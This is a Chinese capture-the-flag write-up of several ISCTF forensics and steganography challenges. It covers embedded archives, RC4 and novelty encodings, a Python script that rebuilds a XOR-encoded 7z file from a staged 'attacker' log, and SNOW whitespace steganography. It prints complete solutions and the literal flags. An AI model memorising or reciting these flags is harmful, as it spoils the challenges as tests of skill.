--------------------------------------------------------------------------------
0             0x0             PNG image, 2730 x 1535, 8-bit/color RGB, non-inter
laced
54            0x36            Zlib compressed data, default compression
359           0x167           Zlib compressed data, default compression

WARNING: Extractor.execute failed to run external extractor '7z e -y '%e'': [Err
or 2] , '7z e -y '%e'' might not be installed correctly
1340304       0x147390        LZMA compressed data, properties: 0x5D, dictionary
 size: -695271424 bytes, uncompressed size: 2887780370846948262 bytes

WARNING: Extractor.execute failed to run external extractor '7z x -y '%e' -p '''
: [Error 2] , '7z x -y '%e' -p ''' might not be installed correctly
4333569       0x422001        Zip archive data, encrypted at least v2.0 to extra
ct, compressed size: 52, uncompressed size: 40, name: flag3.txt
4333751       0x4220B7        End of Zip archive, footer length: 22
```

爆！！



爆出来了（大抵是IS为数不多能直接爆出来的压缩包orz



谕言3:
T=FMfr
R=iytY
U=nGFo
E=diou


FindMyGiftForYou

拼凑一下：


ISCTF{DoNotTrustTitan_HopeYouMakeTherightChoice_FindMyGiftForYou}

4.木林森


好吧，RC4……（谁想得到？



base64解码发现是图片




扫出来这个（初见端倪




20000824

这一段开始是jpg格式的base64，提取然后继续丢CyberChef



到底要干嘛.....



社会主义核心价值观编码（没绷住


文明友善爱国文明诚信自由文明诚信自由文明友善爱国自由友善法治公正民主公正友善法治公正文明公正民主文明诚信自由文明友善爱国文明诚信自由文明诚信自由

....Mamba....

把前面数字塞入，刚刚好8位（Man!


key:2000Mamba0824

密文在这边



MzFFRTlBQjJERjEwNEVFNjk1ODI0NTc5MTQwQURGMzk0NzJCRUIzMzE2Q0YxMTlBNjFBMkNDNDYwNTIzQjA2MThDNzk0QTkzNEFGRjNCOTBGNEUwMzY=


解码一下



ISCTF{590CF439-E304-4E27-BE45-49CC7B02B3F3}

5.Abnormal log

打开发现有嗨客注入的数据



```
[2025-09-11 20:54:19] [INFO] Server started listening on port 8080
[2025-09-11 20:25:39] [INFO] Received a request from attacker IP 192.168.1.100
[2025-09-11 20:59:22] [INFO] Attacker attempting to upload malicious file...
[2025-09-11 20:48:36] [INFO] Attacker uploading segment 1...
[2025-09-11 21:13:44] [DEBUG] Random data injected: AgtACjmKmUOcEBNRRfNd
[2025-09-11 20:27:35] [INFO] File data segment: 327fb9aa22190501dfbff187e8080505050505055f05050505050505342
[2025-09-11 20:30:46] [ERROR] Upload failure, retrying...
[2025-09-11 20:54:16] [INFO] Uploaded data: ypJNwHwHVnqWHfzohX4s
[2025-09-11 21:01:09] [DEBUG] Connection unstable, retrying upload...
[2025-09-11 21:22:37] [INFO] Uploading...
[2025-09-11 21:05:37] [WARNING] Unexpected system response, continuing...
[2025-09-11 20:54:13] [DEBUG] Attacker uploading segment 2...
[2025-09-11 20:42:02] [DEBUG] Random data injected: 2Nfl6ez3ibUdXXmkuceS
[2025-09-11 20:32:36] [INFO] File data segment: faf24908df5805419100c17f22f3f2eb8c8b55958db6afc91e2bcee47e6
[2025-09-11 20:55:26] [ERROR] Upload failure, retrying...
[2025-09-11 20:44:31] [INFO] Uploaded data: 2qnqD2UuRixfYTs4FNZW
[2025-09-11 20:56:39] [DEBUG] Connection unstable, retrying upload...
[2025-09-11 20:47:19] [INFO] Uploading...
[2025-09-11 21:12:52] [WARNING] Unexpected system response, continuing...
[2025-09-11 20:40:50] [ERROR] Attacker uploading segment 3...
[2025-09-11 20:45:30] [DEBUG] Random data injected: c8tulCJwA7OUUNJB9pgC
[2025-09-11 20:36:37] [INFO] File data segment: fdf0f96e05506c2b00c24dc4e66c48174ad858871b436c5ad0c2ce6402e
[2025-09-11 20:54:52] [ERROR] Upload failure, retrying...
[2025-09-11 20:45:36] [INFO] Uploaded data: hjDNfIrno5T9FCG8Y8F4
[2025-09-11 20:31:14] [DEBUG] Connection unstable, retrying upload...
[2025-09-11 20:23:42] [INFO] Uploading...
[2025-09-11 20:44:04] [WARNING] Unexpected system response, continuing...
```


搓个脚本提取一下

```python
import re

def extract_flag():
    # 1. 读取日志文件内容
    try:
        with open('access.log', 'r', encoding='utf-8') as f:
            lines = f.readlines()
    except FileNotFoundError:
        print("请确保 access.log 文件在当前目录下")
        return

    # 2. 提取分片数据
    segments = {}
    current_seg_id = None

    # 遍历每一行日志
```

```
    for line in lines:
        # 匹配分片声明，例如: Attacker uploading segment 1...
        seg_match = re.search(r'Attacker uploading segment (\d+)',
line)
        if seg_match:
            current_seg_id = int(seg_match.group(1))
            continue

        # 匹配分片数据，例如: File data segment: 327fb9...
        # 只有在确认为上传片段的上下文中才提取数据
        data_match = re.search(r'File data segment: ([0-9a-fA-
F]+)', line)
        if data_match and current_seg_id is not None:
            segments[current_seg_id] = data_match.group(1)
            # 重置 current_seg_id 以防日志结构异常（在本题中数据紧跟声明，所
以重置更安全）
            current_seg_id = None

    # 3. 拼接与解密
    if not segments:
        print("未找到任何分片数据，请检查日志格式。")
        return

    # 获取最大分片号 (日志中可以看到最大是 116)
    max_seg = max(segments.keys())
    print(f"共提取到 {len(segments)}/{max_seg} 个分片。")

    full_hex = ""
    for i in range(1, max_seg + 1):
        if i in segments:
            full_hex += segments[i]
        else:
            print(f"警告：缺失分片 segment {i}")

    # 将 Hex 转换为 Bytes
    encrypted_bytes = bytes.fromhex(full_hex)

    # 执行异或 (XOR 0x05) 解密
    decrypted_bytes = bytearray()
    for b in encrypted_bytes:
        decrypted_bytes.append(b ^ 0x05)
```

```
    # 4. 保存文件
    # 根据文件头 37 7A BC AF 判断为 7z 格式
    output_filename = "flag.7z"
    with open(output_filename, 'wb') as f:
        f.write(decrypted_bytes)

    print(f"解密完成！文件已保存为 {output_filename}")
    print("请使用压缩软件（如 7-Zip）解压该文件查看 flag。")

if __name__ == '__main__':
    extract_flag()
```

改个格式就行了



ISCTF{sabfndhjkashgfyiasdgfyusdguyfbknncxzbnj}

6.湖心亭看雪

根据py文件，先把b解出来


```
import binascii
c = bytes.fromhex('53591611155a51405e')
b = b'blueshark'
a = bytes([x^y for x,y in zip(c,b)])
print(a)
```


爆出来这个，后面用来打开压缩包，解码SNOW隐写

```
b'15ctf2025'
```


b'15ctf2025'

010打开图片发现jpg尾部标准格式后面，有压缩包，不过缺少pk头






重提取一下，添加头



全选发现大量空白，结合题目猜测是SNOW隐写（谁懂打开flag.txt发现还有一层隐写的救赎感orz



那解一下吧，用b值当密码

```
D:\snwdos32>SNOW.EXE -p 15ctf2025 -C "E:\0CTF\ISCTF\湖心亭看雪\flag.txt"
ISCTF{y0U_H4v3_kN0wn_Wh4t_15_Sn0w!!!}
```

ISCTF{y0U_H4v3_kN0wn_Wh4t_15_Sn0w!!!}


7.美丽的风景照

拆帧，每张图片都有明显文字


美丽-1.png


美丽-2.png


美丽-3.png


美丽-4.png


美丽-5.png


美丽-6.png


美丽-7.png

选

按照彩虹颜色排序，古风部分反转字符

红：jqW2 2Wqj

橙：Dg2C C2gD

黄：7HLo8 8oLH7

绿：6yRWh hWRy6

